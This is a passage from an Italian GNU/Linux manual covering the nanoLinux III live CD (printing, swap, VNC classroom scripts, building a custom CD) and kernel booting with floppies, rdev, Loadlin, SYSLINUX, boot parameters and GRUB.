Naturalmente, quando si installa nanoLinux III nel disco fisso, si può modificare il file '`/etc/printcap`', ricopiando la definizione della stampante che serve, attribuendo poi il nome '**lp**', cosa che consente di stampare senza usare più l'opzione '**-P**'. Tuttavia, prima di aggiungere questo nome, si controlli che non sia già presente da qualche altra parte nel file. Segue un esempio riferito alla stampa compatibile con un modello HP Laserjet generico:

```
lp:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/laserjet-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :sh:
```

Attualmente, nanoLinux III in funzione su CD-ROM, non è in grado di utilizzare il sistema di stampa normale (anche se il demone risulta funzionare correttamente). Per rimediare, è presente lo script '**`lpr`**', nella directory '`/etc/script/`', che stampa utilizzando direttamente il file di dispositivo '`/dev/lp0`'. In questo modo la stampa funziona, ma solo se la stampante è libera, impegnando il programma che richiede la stampa fino alla fine di questa.

Volendo tentare di usare il sistema di stampa normale anche dal CD-ROM, basta selezionare il programma '**`lpr`**' con il suo percorso esatto: '`/usr/bin/lpr`'.

Si rammenti che, almeno per il momento, nanoLinux III è predisposto solo per stampare attraverso la porta parallela.

Per approfondire l'argomento si può consultare la parte xx dedicata alla stampa.

15.4.12 Memoria virtuale

nanoLinux III è fatto per non interferire con il disco fisso, ma se lo si desidera, è possibile creare e poi utilizzare un file come memoria virtuale. Si crea e si attiva questo file con il comando seguente:

`swap` *file_di_dispositivo*

Per esempio, il comando seguente tenta di creare il file '`nlnx3tmp.swp`', nella directory radice della partizione corrispondente al file di dispositivo '`/dev/hda1`', attivando all'interno di questo la gestione dello scambio della memoria virtuale:

```
# swap /dev/hda1
```

Se il disco o la partizione indicati hanno una dimensione adeguata e c'è spazio libero a sufficienza, il file viene creato e lo scambio della memoria viene attivato.

All'avvio del CD-ROM, il sistema controlla le partizioni corrispondenti ai file di dispositivo da '`/dev/hda1`' a '`/dev/hda7`', alla ricerca del file '`nlnx3tmp.swp`'. Se questo file viene trovato, si ottiene l'attivazione automatica della memoria virtuale al suo interno. In pratica, se esiste questo file, si intende l'intenzione di gestire la memoria virtuale. Si osservi, però, che la ricerca termina appena viene trovato uno di questi file.

15.5 Dati variabili nel CD-ROM

Quando nanoLinux III funziona da un CD-ROM, alcuni file di configurazione che si trovano normalmente a partire dalla directory '`/etc/`', sono dei collegamenti simbolici a file contenuti in realtà nella directory '`/ramdisk/etc/`', che è modificabile, anche se solo in modo temporaneo. Ciò consente di definire dinamicamente la configurazione di alcuni applicativi, come nel caso di XFree86 e della connessione PPP attraverso la linea telefonica commutata.

Oltre alle esigenze pratiche di funzionamento del CD-ROM, altri file sono stati trasferiti sotto '`/ramdisk/etc/`', per consentirne la modifica a scopo didattico. Per esempio è possibile cambiare la configurazione del DNS, modificando le zone *`test.dg`* e *`1.1.10.in-addr.arpa`*.

Sempre per motivi didattici, nanoLinux III include PostgreSQL, che per funzionare da CD-ROM, deve disporre dei file delle basi di dati a partire da '`/ramdisk/var/lib/postgres/`'. Tuttavia, dal momento che ciò richiede un dispendio di memoria molto elevato, la copia di questi dati nel disco RAM viene fatta attraverso uno script apposito, che prepara e avvia il servizio: '**`startpostgresql`**'.[6] Eventualmente, è disponibile anche lo script '**`droppostgresql`**', che ferma il servizio e cancella i dati dalla memoria. Naturalmente, l'utilità di questo tipo di programma sta solo nel poter scrivere degli script da eseguire poi con '**`psql`**'; script che possono risiedere in un dischetto montato per l'occasione.

15.6 Controllo a distanza

Tra le varie applicazioni che accompagnano nanoLinux III, c'è anche VNC (capitolo 100). A questo sono stati associati alcuni script per facilitarne l'utilizzo con degli studenti e anche in altre situazioni, come descritto nella tabella seguente.

Comando	Descrizione

`vncs`
`vncs1024`
`vncs800`
	Si avvia da una console per attivare un servente VNC, obbligando a definire una parola d'ordine.

`vncsc`
`vncsc1024`
`vncsc800`
	Si avvia da una console per attivare un servente VNC, obbligando a definire una parola d'ordine, assieme al cliente VNC necessario a interagire con questo. L'accesso alla sessione di lavoro con il servente VNC è permessa anche ad altri.

`vncv` *nodo*`:1`	Si avvia da una finestra di terminale per vedere cosa avviene con il servente VNC in funzione presso il nodo indicato.
`vncc` *nodo*`:1`	Si avvia da una finestra di terminale per interagire con il servente VNC in funzione presso il nodo indicato.

`sharedx`
`sharedx1024`
`sharedx800`
	Si avvia da una console, al posto di '**`startx`**', per fare utilizzare la grafica consentendo a un insegnante o a un tutore di controllare ciò che avviene.

`takesharedx` *nodo...*	Si avvia da una finestra di terminale, indicando una serie di nodi da controllare, per visualizzare ed eventualmente controllare il funzionamento dei serventi VNC avviati lì attraverso lo script '**`sharedx*`**'.
`takesharedxnet` *aaa*`.`*bbb*`.`*ccc* *n...*	Si avvia da una finestra di terminale, indicando un indirizzo IPv4 con i soli primi tre ottetti, assieme a un elenco di numeri, corrispondenti all'ultima parte dell'indirizzo IPv4. In questo modo vengono aperte una serie di finestre per la visualizzazione e il controllo dei serventi VNC avviati lì attraverso lo script '**`sharedx*`**'.

[6] '**`startpostgresql`**' e '**`droppostgresql`**' vanno avviati con i privilegi dell'utente '**`root`**'.

Questi script sono pensati per due situazioni comuni: un insegnante che ha la necessità di mostrare a tutti quello che sta facendo, oppure un insegnante o un tutore che hanno bisogno di controllare in qualche modo ciò che stanno facendo gli studenti.

Nel primo caso, l'insegnante avvia uno degli script '**`vncsc*`**', specificando la parola d'ordine che poi comunicherà agli studenti, i quali si collegheranno al servente VNC dell'insegnante, con lo script '**`vncv`**'.

Nel secondo caso, viene richiesto agli studenti di avviare X per mezzo di uno degli script '**`sharedx*`**', in modo che l'insegnante possa controllare attraverso uno degli script '**`takesharedx*`**'. Si osservi che con gli script '**`sharedx*`**' e '**`takesharedx*`**' non viene inserita alcuna parola d'ordine, perché ne viene usata una prestabilita. Si osservi anche che con questi script non si specifica mai il numero della stazione grafica, perché deve trattarsi di '**`:1`**'.

15.7 Realizzazione di un CD-ROM simile, a partire da nanoLinux III

nanoLinux III esiste con lo scopo di poter essere adattato facilmente alle proprie esigenze, aggiungendo e togliendo pacchetti a seconda dei bisogni. Per poter intervenire in questo modo, è necessario predisporre una directory all'interno del file system di un sistema GNU/Linux preesistente, dove la sottodirectory '`nanoLinux/`' deve essere vuota e il suo contenuto viene montato da una partizione libera. Per esempio, la directory di partenza potrebbe essere '`/home/nano/`' e la partizione libera potrebbe corrispondere al file di dispositivo '`/dev/hdb1`'. In tal modo, il file system contenuto in '`/dev/hdb1`' corrisponde in pratica a nanoLinux III installato su CD-ROM, ma senza adattamenti, a parte la necessità di adeguare il file '`/etc/fstab`'; avviando il sistema operativo corrispondente a questa partizione, si può lavorare per installare o eliminare qualche pacchetto.

Una volta fatte le modifiche necessarie, si riavvia, in modo da avere il sistema normale, con la directory '`/home/nano/`', contenente ciò che manca e che serve per far funzionare nanoLinux III in un CD-ROM. Appena possibile si monterà la partizione '`/dev/hdb1`' nella directory '`/home/nano/nanoLinux/`'.

Prima di passare alla creazione dell'immagine del CD-ROM e alla masterizzazione successiva, si devono sistemare alcune cose, come la cancellazione della directory temporanea, la creazione di una directory '`etc/`' adatta e l'eliminazione del superfluo nelle directory '`usr/share/doc/*/`' per risparmiare spazio. Di tutto questo si prende cura lo script usato per la masterizzazione, '`isolinux/makecdrom`', che va modificato in base alle caratteristiche del proprio masterizzatore.

> Come accennato, lo script '`isolinux/makecdrom`' elimina il superfluo nelle directory contenenti la documentazione, lasciando solo il file '`copyright`', per documentare le condizioni a cui sono sottoposti i singoli pacchetti.

Al termine, ci si pone all'inizio della gerarchia (nel caso di questo esempio si tratta della directory '`/home/nano/`' e si avvia lo script:

```
# isolinux/makecdrom[ Invio ]
```

15.8 Riferimenti

- *Dynebolic*

  <*http://dynebolic.org/*>

- *Knoppix*

  <*http://www.knoppix.org/*>

- *Demolinux*

  <*http://www.demolinux.org/*>

Tabella 15.2. Riepilogo degli applicativi più importanti che sono presenti nel CD-ROM di nanoLinux III.

Applicativi	Annotazioni
VI	Programma tradizionale per la creazione e la modifica dei file di testo (capitolo 84).
Midnight Commander (‘**`mc`**’, ‘**`mcedit`**’)	Shell molto sofisticata con programma di modifica di file di testo integrato (capitolo 85).
Perl, Gcc	Interpreti e compilatori (parti lvii e lv).
Tar, Gzip, Bzip2, Zip	Programmi per l’archiviazione dei dati (capitolo 76).
Timidity, MP3blaster, PlayMPEG	Programmi per la riproduzione di formati audio e video (capitoli 337 e 339).
AbiWord	Scrittura (capitolo 107).
Gnumeric	Foglio elettronico (capitolo 106).
MagicPoint	Programma di presentazione (capitolo 108). Si avvia da una finestra di terminale (con l’eseguibile ‘**`mpg`**’), indicando il file della presentazione.
PostgreSQL	DBMS (capitolo 324). Si attiva la gestione delle basi di dati con il comando ‘**`startpostgresql`**’ e si disattiva con ‘**`droppostgresql`**’ (con i privilegi dell’utente ‘**`root`**’).
PgAccess, Psql	Programmi frontali per l’accesso a una base di dati gestita da PostgreSQL (capitolo 326).
Boa	Servente HTTP (capitolo 161).
Galeon, Mozilla, Links, Wget	Programmi per la navigazione ipertestuale con il protocollo HTTP.
Amaya	Programma visuale per la realizzazione di documenti HTML, rispettando gli standard (capitolo 264).
Exim	MTA (capitolo 156). Gli indirizzi di posta elettronica che contengono indirizzi IPv4, devono essere racchiusi tra parentesi quadre, tipo: *`nano@[192.168.1.2]`*.
Balsa, Mailx (‘**`mail`**’)	MUA per l’invio e la lettura di messaggi di posta elettronica, aderenti al formato *Unix mailbox* (capitolo 151).
Bind	Servente DNS (capitolo 122). Alcuni file di configurazione possono essere modificati a scopo didattico.
Host, Dig, Whois	Programmi per consultare il DNS.
Geg, Gnuplot	Programmi per il disegno di funzioni (parte lxviii).
Xfig, Gimp	Programmi di disegno e di fotoritocco (capitoli 109 e 104).
Ghostscript, Ghostview, GV, Xpdf	Programmi per la conversione e la visualizzazione del formato PostScript e PDF (parte xx).
OpenSSH	Servente e cliente per il protocollo SECSH (capitolo 202). Il demone che svolge il ruolo di servente deve essere avviato esplicitamente: ‘**`/etc/init.d/ssh start`**’.
Netstat, IPTraf, Ethereal	Applicativi per il controllo e lo studio pratico delle reti (capitolo 190).
VNC	Servente e cliente VNC (capitolo 100).

Tabella 15.3. Riepilogo dei programmi e degli script specifici di nanoLinux III.

Comando	Descrizione
`ppp-on` `ppp-off`	Apre e chiude una connessione PPP con l'uso di un modem esterno. È necessario agire in qualità di utente '**`root`**'.

`vncs`
`vncs1024`
`vncs800`
	Avvia un servente VNC.

`vncsc`
`vncsc1024`
`vncsc800`
	Avvia un servente VNC con il cliente necessario per controllarlo.

`vncc` *nodo*`:`*n* `vncv` *nodo*`:`*n*	Si utilizza da una finestra di terminale, per avviare un cliente VNC per controllare o per visualizzare un servente.

`sharedx`
`sharedx1024`
`sharedx800`
	Come '**`vncsc*`**', utilizzando una parola d'ordine predefinita.

`takesharedx` *nodo* `takesharedxnet` *aaa*`.`*bbb*`.`*ccc* *n*...	Si utilizza da una finestra di terminale, per avviare uno o più clienti VNC per controllare i serventi avviati con '**`sharedx*`**'.
`printers`	Scorre l'elenco dei nomi delle stampanti che si possono utilizzare nel comando '**`lpr -P`***stampante*'.
`txt2ps` *file_di_testo* `cat` *file_di_testo* `| txt2ps >` *file_ps*	Converte un file di testo in un file PostScript, con margini adeguati.
`htmlcheck` *file_html* `html3check` *file_html* `html4check` *file_html* `xhtmlcheck` *file_xhtml*	Verifica la correttezza sintattica di un file HTML, o XHTML.
`startpostgresql` `droppostgresql`	Attiva o disattiva PostgreSQL. La disattivazione fa perdere tutti i dati inseriti. Si deve intervenire in qualità di utente '**`root`**'.
`swap /dev/hd`*x*	Crea un file per lo scambio della memoria virtuale e la attiva.

Parte vi

Avvio del sistema operativo

Caricamento di GNU/Linux

Il caricamento di un sistema operativo avviene perché, all'atto dell'accensione di un elaboratore, il firmware (il BIOS degli elaboratori i386) si occupa di leggere ed eseguire un piccolo programma residente all'inizio del disco fisso o di un dischetto. Negli elaboratori i386 questa parte iniziale del disco fisso è l'MBR, o il *Master boot record*, costituito da un solo settore (512 byte). Quando si fa riferimento a un dischetto, si parla di settore di avvio o di *boot*. Questo piccolo programma iniziale si occupa a sua volta di avviare il kernel.

Nei sistemi con architettura i386 esistono almeno cinque modi per effettuare il caricamento di GNU/Linux: un dischetto di avvio, GRUB, LILO, Loadlin e SYSLINUX. In questo capitolo si trattano i metodi di avvio più facili da comprendere; in capitoli separati viene descritto l'uso di GRUB e di LILO, che sono invece i sistemi di avvio più importanti per un sistema GNU/Linux.

16.1 Kernel in un dischetto

Dal punto di vista tecnico, il modo più semplice di avviare GNU/Linux è quello di creare un disco di avvio contenente solo il kernel. Nell'esempio seguente si copia il kernel '`vmlinuz`' nel dischetto contenuto della prima unità.[1]

```
# cp vmlinuz /dev/fd0
```

La copia fatta in questo modo non è la copia di un file in un dischetto che contiene un file system: il dischetto diventa il file stesso e questo tipo di dischetto non può contenere più di un file. Questo particolare è molto importante e deve essere compreso necessariamente.

Il file del kernel Linux è qualcosa di molto raffinato: contiene il codice necessario per autoavviarsi dopo essersi decompresso. Infatti, la parte più consistente del kernel viene compressa alla fine del procedimento di compilazione. Naturalmente, il kernel non ha sempre la necessità di autoavviarsi, ma questa possibilità è importante per facilitare ancora di più l'avvio del sistema.

Il kernel è così in grado di avviarsi da solo, ma può non essere stato predisposto per utilizzare esattamente il file system principale desiderato, così come altri elementi predefiniti potrebbero non corrispondere alla realtà. Si utilizza il programma '**`rdev`**' per alterare questi elementi direttamente nel file del kernel o nell'immagine copiata nel dischetto.

16.1.1 # rdev

`rdev` [*opzioni*] [*immagine* [*altre_opzioni*]]

Legge o imposta i parametri di un'immagine di un kernel. L'immagine in questione può essere indicata come un nome di file, o un nome di dispositivo (tipicamente '`/dev/fd0`').

Scomposizione della sintassi in base ad alcune opzioni

`rdev` *immagine*

Visualizza il nome di dispositivo corrispondente al file system principale (*root*) indicato attualmente nell'immagine. Si tratta di visualizzare il nome della partizione che verrà utilizzata per montare la directory radice del file system.

[1] Probabilmente, questa possibilità riguarda solo gli elaboratori i386.

`rdev` *immagine* *dispositivo*

Specifica un nuovo nome di dispositivo da utilizzare come partizione da montare nella directory radice.

`rdev -R` *immagine* `1`

Indica di attivare inizialmente in sola lettura il dispositivo da montare nella directory radice.

`rdev -R` *immagine* `0`

Indica di attivare inizialmente in lettura e scrittura il dispositivo da montare nella directory radice.

`rdev -s` *immagine* *dispositivo*

Indica di utilizzare il dispositivo indicato come area di scambio per la memoria virtuale (*swap*).

Esempi

```
# rdev /dev/fd0 /dev/hdb1
```

Configura l'immagine contenuta nel dischetto inserito nella prima unità, definendo che la partizione da montare nella directory radice è la prima del secondo disco fisso.

```
# rdev -R /dev/fd0 1
```

Definisce che al momento dell'avvio del kernel la partizione principale sia montata in sola lettura in modo che il file system possa essere controllato.

16.2 Loadlin

Se si utilizza ancora il Dos, si può avviare un kernel Linux attraverso il programma Loadlin, [2] quando è in funzione il Dos. Loadlin è quindi un programma Dos, che deve poter raggiungere il file del kernel all'interno di una partizione Dos.

Per conoscere i dettagli sul funzionamento di Loadlin conviene consultare la documentazione allegata al programma.

Prima di poter utilizzare Loadlin occorre almeno avere avviato una volta il sistema GNU/Linux, allo scopo di trasferire un kernel nella partizione Dos. Se in principio è stato deciso di non utilizzare sistemi come GRUB o LILO per l'avvio, l'unica possibiltà per avviare GNU/Linux è data da un dischetto di avvio, magari uno di quelli che contiene solo il kernel.

Attraverso GNU/Linux si deve copiare il programma '**`LOADLIN.EXE`**' nel disco Dos e con esso anche il file del kernel. Quindi si può arrestare il sistema nel modo tradizionale e riavviare l'elaboratore facendo in modo di mettere in funzione il sistema operativo Dos.

Una volta riavviato il sistema operativo Dos si dovrebbero trovare i due file copiati poco prima attraverso GNU/Linux: '`VMLINUZ`' (o qualunque altro nome riferito al file del kernel) e '`LOADLIN.EXE`'.

16.2.1 Avvio di GNU/Linux

Per avviare in modo semplice il sistema GNU/Linux mentre è in funzione il Dos, dovrebbe bastare il comando seguente. Si suppone che la partizione dedicata a GNU/Linux sia la seconda del primo disco fisso ATA.

[2] **Loadlin** GNU GPL

```
C:\> LOADLIN C:\VMLINUZ root=/dev/hda2 ro
```

In pratica, si dice a '**LOADLIN.EXE**' di caricare il file del kernel 'C:\VMLINUZ' in modo da utilizzare la seconda partizione del primo disco fisso ('/dev/hda2') cominciando con un accesso in sola lettura (in modo da permetterne il controllo prima che il sistema sia messo completamente in funzione).

Prima di avviare '**LOADLIN.EXE**', vale forse la pena di disattivare gli eventuali sistemi di memoria cache del disco fisso. Se si usa '**SMARTDRV.EXE**' conviene scaricare la memoria cache nel modo seguente:

```
C:\> SMARTDRV /C
```

In generale, la cosa migliore dovrebbe essere l'inserimento della chiamata a '**LOADLIN.EXE**' all'interno di un sistema di file 'AUTOEXEC.BAT' e 'CONFIG.SYS' che permetta l'avvio di configurazioni multiple.

16.2.2 Avvio del sistema GNU/Linux su un file system UMSDOS

L'utilizzo del programma '**LOADLIN.EXE**' è il modo più ragionevole di avviare un sistema GNU/Linux installato in un file system UMSDOS. Ciò proprio perché un file system UMSDOS si trova nella stessa partizione utilizzata per il Dos.

```
C:\> LOADLIN C:\VMLINUZ root=/dev/hda1 rw
```

In questo caso, si dice a '**LOADLIN.EXE**' di caricare il file del kernel 'C:\VMLINUZ' in modo da utilizzare la prima partizione del primo disco fisso ('/dev/hda1') cominciando con un accesso sia in lettura che in scrittura.

Con un file system UMSDOS non è possibile iniziare in sola lettura perché non c'è un programma in grado di eseguire il controllo e la correzione di questo tipo di file system. Di conseguenza, l'unico modo per controllare e correggere eventuali errori in un file system UMSDOS è l'uso di programmi Dos quali '**CHKDSK.EXE**', '**SCANDISK.EXE**' e simili.

16.3 SYSLINUX

SYSLINUX [3] è un sistema di avvio di GNU/Linux basato fondamentalmente su dischetti con file system Dos-FAT. A prima vista può sembrare qualcosa di superfluo, come una sorta di tentativo ulteriore di far convivere Dos e GNU/Linux in un uno stesso disco. In realtà non è così: si tratta di un sistema che facilita notevolmente la realizzazione di dischetti di avvio, tanto che quasi tutte le distribuzioni di GNU/Linux utilizzano dischetti di questo tipo.

SYSLINUX mette a disposizione un programma Dos, '**SYSLINUX.EXE**', e un programma per GNU/Linux, '**syslinux**', che predispone un dischetto, inizializzato precedentemente, con un file system Dos-FAT in modo che questo possa avviare un kernel Linux. Si procede nel modo seguente per creare un dischetto di avvio nella prima unità a dischetti:

```
C:\> SYSLINUX A:
```

oppure

```
# syslinux /dev/fd0
```

[3] **SYSLINUX** GNU GPL

Quello che si ottiene è l'inserimento nel dischetto del programma '**`LDLINUX.SYS`**' e la creazione di un settore di avvio opportuno, che si occupa di avviarlo. Il minimo indispensabile per avviare il sistema è l'aggiunta nel dischetto (nella directory radice) di un kernel Linux denominato convenzionalmente '`LINUX`'. Tuttavia, è conveniente predisporre un file di configurazione, '`SYSLINUX.CFG`', in modo da poter sfruttare effettivamente i vantaggi di questo sistema di avvio.

Una volta creato il dischetto, il kernel può essere sostituito quanto si vuole e così anche la configurazione nel file '`SYSLINUX.CFG`'. Il settore di avvio del dischetto si limita ad avviare il programma '**`LDLINUX.SYS`**', il quale provvede poi a leggere la configurazione e ad avviare il kernel.

16.3.1 Configurazione

Il file '`SYSLINUX.CFG`', che serve alla configurazione di questo sistema di avvio, è un file di testo normale, in cui le righe sono terminate indifferentemente con il carattere *<LF>* o con la sequenza *<CR><LF>* (in pratica, si può creare sia utilizzando strumenti Dos che Unix).

Concettualmente assomiglia al file '`/etc/lilo.conf`' di LILO, con il vantaggio, rispetto a questo, di non dover creare un collegamento tra: settore di avvio, configurazione e kernel. Qui tutto viene gestito dal programma '**`LDLINUX.SYS`**' che si occupa di leggere la configurazione all'avvio e di agire di conseguenza.

L'esempio seguente mostra le caratteristiche principali di questo file di configurazione. In particolare permette di avviare il kernel contenuto nel file '`LINUX`', con diversi comandi di avvio.

```
DEFAULT linux
TIMEOUT 0
DISPLAY INTRO.TXT
PROMPT 1

F1 INTRO.TXT
F2 VARIE.TXT

LABEL linux
        KERNEL LINUX

LABEL floppy
        KERNEL LINUX
        APPEND "ramdisk_start=0 load_ramdisk=1 prompt_ramdisk=1"

LABEL hda1
        KERNEL LINUX
        APPEND "root=/dev/hda1 ro"
```

Segue la descrizione delle direttive che appaiono nell'esempio.

- '**`DEFAULT linux`**'

  Specifica di utilizzare in modo predefinito l'impostazione identificata dall'etichetta '**`linux`**'. Se questa non fosse stata specificata, significherebbe che si vuole avviare il kernel contenuto nel file '`linux`'.[4]

- '**`TIMEOUT 50`**'

  Dopo 50 decimi di secondo (cinque secondi), senza che sia stato selezionato alcunché, viene avviato il sistema predefinito (in questo caso '**`linux`**'). Volendo fare in modo che sia obbligatorio l'intervento dell'utente, si può porre questo valore a zero.

[4] Dal momento che in un file system Dos-FAT non conta la differenza tra maiuscole e minuscole tra i nomi dei file, in pratica si tratta del file '`LINUX`'.

- '**DISPLAY INTRO.TXT**'

  Visualizza il contenuto del file 'INTRO.TXT' che si deve trovare nella directory radice del dischetto. Attraverso questo sistema, si possono dare delle istruzioni all'utente sulla scelta delle varie voci di avvio, o sul modo di comporre un comando per il kernel.

- '**PROMPT 1**'

  Fa in modo che venga visualizzato l'invito all'utente a inserire qualcosa: '**boot:**'. Se il valore abbinato fosse zero, questo invito non verrebbe visualizzato.

- '**F1 INTRO.TXT**'

  Abbina la visualizzazione del contenuto del file 'INTRO.TXT' attraverso la pressione del tasto [*F1*].

- '**F2 VARIE.TXT**'

  Abbina la visualizzazione del contenuto del file 'VARIE.TXT' attraverso la pressione del tasto [*F2*].

- '**LABEL linux**'

  Definisce il nome dell'etichetta '**linux**' utilizzata in questo caso per fare riferimento all'avvio predefinito.

- '**KERNEL LINUX**'

  Indica di utilizzare il file 'LINUX', collocato nella directory radice del dischetto, quando si seleziona l'etichetta '**linux**'.

- '**LABEL floppy**'

  Definisce il nome dell'etichetta '**floppy**' utilizzata in questo caso per fare avviare un sistema a partire da un'immagine contenuta in un dischetto, caricandola in un disco RAM. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file 'LINUX'; ma qui si definiscono alcuni parametri di avvio, specifici per il caricamento in un disco RAM, attraverso l'istruzione '**APPEND**'.

- '**LABEL hda1**'

  Definisce il nome dell'etichetta '**hda1**' utilizzata in questo caso per fare avviare un sistema a partire dalla prima partizione del primo disco fisso. Come è già stato visto, viene sempre utilizzato il kernel contenuto nel file 'LINUX'; ma qui si definiscono i parametri di avvio necessari al caricamento del file system principale da '/dev/hda1', in sola lettura.

16.3.2 File di aiuto

SYSLINUX ha una caratteristica importante: consente di predisporre diversi file di aiuto selezionabili dall'utente, prima dell'avvio del kernel. Questi file possono essere visualizzati premendo i tasti funzionali, secondo quanto definito all'interno del file di configurazione.

Dal momento che SYSLINUX non visualizza l'elenco dei tasti utilizzabili, è opportuno che uno di questi file sia visualizzato inizialmente, attraverso l'istruzione '**DISPLAY**'; inoltre è opportuno che in tutti questi file ci sia il riepilogo dei vari tasti che possono essere premuti.

```
Dischetto di avvio multiuso.

        "linux"  avvia il kernel nel modo predefinito
        "floppy" avvia un dischetto come ramdisk
        "hda1"   avvia il filesystem contenuto nella partizione /dev/hda1

Per ulteriori informazioni si può leggere la guida abbinata al tasto F2.

F1=INTRO  F2=VARIE
```

16.4 Parametri di avvio

Il kernel non è sempre in grado di individuare da solo tutti i dispositivi fisici installati e a volte si desidera comunque di potergli dare delle istruzioni prima del suo avvio. Si tratta di parametri che gli possono essere passati in vari modi:

- per mezzo dell'invito di avvio (*boot prompt*) quando si avvia attraverso LILO o SYSLINUX;
- per mezzo di un'istruzione '**`append`**', contenuta nel file '`/etc/lilo.conf`' quando si avvia attraverso LILO, oppure nel file '`SYSLINUX.CFG`' quando si avvia attraverso SYSLINUX;
- attraverso gli argomenti di Loadlin;
- attraverso l'aggiunta di argomenti finali nel comando '**`kernel`**' di GRUB.

Questi parametri, quando sono forniti, vengono indicati tutti insieme, separati tra loro da uno spazio. Ogni parametro non può contenere spazi.

Nella sezione seguente vengono indicati solo alcuni tipi di questi parametri. In particolare, non vengono descritti quelli specifici per i vari tipi di hardware. Il capitolo 30 raccoglie più dettagli sui parametri di avvio.

16.4.1 Opzioni generali di avvio ed esempi

Si tratta di indicazioni date al kernel senza riferimenti a tipi particolari di hardware.

File system principale

`root=`*dispositivo*

Permette di indicare un dispositivo differente da quello predefinito per montare il file system principale.

`ro`

Permette di definire un accesso iniziale al file system principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del file system prima di passare alla gestione normale.

`rw`

Permette di definire un accesso iniziale al file system principale in lettura e scrittura.

Memoria

`mem=`*dimensione*

In caso di necessità, permette di definire la dimensione di memoria RAM che si ha a disposizione effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera '**`k`**', che sta a indicare kibibyte (simbolo: Kibyte), oppure dalla lettera '**`M`**', che sta a indicare mebibyte (simbolo: Mibyte).

Varie

`init=`*programma_iniziale*

Permette di definire il nome, completo di percorso, del programma che deve svolgere le funzioni di «processo iniziale» (Init). Il kernel provvede da solo a cercare '`/sbin/init`' e

in alternativa '`/etc/init`'. Come ultima risorsa tenta di avviare '`/bin/sh`'. Se per qualunque motivo non funziona il programma Init standard, si può tentare di avviare il sistema facendo partire la shell al suo posto.

`reserve=`*indirizzo_i/o*`,`*estensione*[`,`*indirizzo_i/o*`,`*estensione*]...

Permette di isolare una o più zone di indirizzi di I/O in modo che il kernel non esegua alcun tentativo di identificazione di componenti in quella zona. Di solito, dopo un'opzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

Esempi

Come è stato accennato nella sezione 16.4, esistono diversi modi per fornire al kernel delle opzioni di avvio. Questi esempi dovrebbero chiarire le possibilità che ci sono a disposizione.

```
boot: linux1 root=/dev/hda1 ro
```

Attraverso la riga di comando di avvio di LILO, oppure di SYSLINUX, si avvia la configurazione identificata dal nome '**`linux1`**', si indica la partizione che si vuole montare come file system principale e l'accesso iniziale in sola lettura.

```
grub> kernel (hd0,0)/boot/vmlinuz-2.4.2 root=/dev/hda1 ro[ Invio ]
```

Questo esempio riguarda il comando '**`kernel`**' di GRUB, con il quale si vuole avviare il kernel corrispondente al file '`/boot/vmlinuz-2.4.2`' contenuto nella prima partizione del primo disco fisso, dando al kernel le stesse informazioni dell'esempio precedente.

```
C:\> LOADLIN C:\VMLINUZ root=/dev/hda1 ro
```

Come nell'esempio precedente, ma si avvia il sistema attraverso il programma Loadlin utilizzando il kernel '`C:\VMLINUZ`'.

```
append="reserve=0x300,64 ether=11,0x300,eth0 ether=12,0x320,eth1"
```

Attraverso l'istruzione '**`append`**' del file '`/etc/lilo.conf`' si riserva la zona di indirizzi I/O tra 300_{16} e $33F_{16}$ e di seguito si specificano due schede di rete Ethernet che utilizzano proprio quella zona di indirizzi.

```
APPEND "reserve=0x300,64 ether=11,0x300,eth0 ether=12,0x320,eth1"
```

Si tratta dello stesso esempio mostrato poco sopra, utilizzando però SYSLINUX e mettendo l'istruzione nel file '`SYSLINUX.CFG`'.

16.5 Riferimenti

- Paul Gortmaker, *Linux BootPrompt HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

GRUB

GRUB [1] è una procedura relativamente nuova per il caricamento di GNU/Linux e molti altri sistemi operativi negli elaboratori con architettura i386. GRUB è un sistema molto sofisticato e in questo capitolo vengono descritti solo gli aspetti più importanti, per un utilizzo secondo le convenzioni comuni. Eventualmente si può contare sulla documentazione originale che è molto accurata e dettagliata.

17.1 Logica generale

In condizioni normali, quando si installa il pacchetto GRUB nel proprio sistema, si dovrebbero trovare i file salienti nella directory '`/usr/lib/grub/i386-pc/`'. Esistono qui due file fondamentali, denominati '`stage1`' e '`stage2`', assieme ad altri file che corrispondono al modello '`*_stage1_5`'.

Questi nomi hanno un significato molto chiaro, riferendosi agli stadi in cui è suddivisa la fase di avvio. Se si osserva bene, si può notare che il file '`stage1`' è lungo esattamente 512 byte, ovvero un settore: questo è il primo pezzo di codice che viene utilizzato durante l'avvio. Il file '`stage2`' rappresenta invece il codice necessario al completamento dell'avvio, mentre i file della serie '`*_stage1_5`' rappresentano una fase intermedia, eventuale, che potrebbe inserirsi subito prima di '`stage2`', se necessario.

L'installazione del sistema di avvio avviene collocando una copia del file '`stage1`' nel settore di avvio dell'unità usata per questo scopo; potrebbe trattarsi del primo settore di un dischetto, del primo settore del disco fisso (MBR), oppure il primo settore di una partizione primaria (lasciando il compito di avviarlo a un altro sistema del genere). Anche gli altri file vanno copiati in un'altra posizione, soprattutto perché, a seconda della circostanza, vengono modificati.

In condizioni normali, si colloca una copia di tutti i file contenuti nella directory '`/usr/lib/grub/i386-pc/`' in '`/boot/grub/`'; inoltre, sempre nella directory '`/boot/grub/`' si crea un file di configurazione denominato convenzionalmente '`menu.lst`'.

Perché GRUB funzioni è sufficiente che sia stato fissato il collegamento tra il codice contenuto nel settore di avvio (il file '`stage1`') e il codice contenuto nel file '`stage2`', con la mediazione eventuale di un file '`*_stage1_5`'. Ciò permette a GRUB di avere il controllo della situazione, così l'utente può anche osservare il contenuto delle partizioni e indicare un kernel da avviare, anche senza alcuna configurazione. Infatti, GRUB è realizzato in modo da poter leggere autonomamente i file system più comuni; in particolare i formati Second-extended (di GNU/Linux e GNU/Hurd), ovvero Ext2 e Ext3, come i formati FAT (di Dos e MS-Windows).

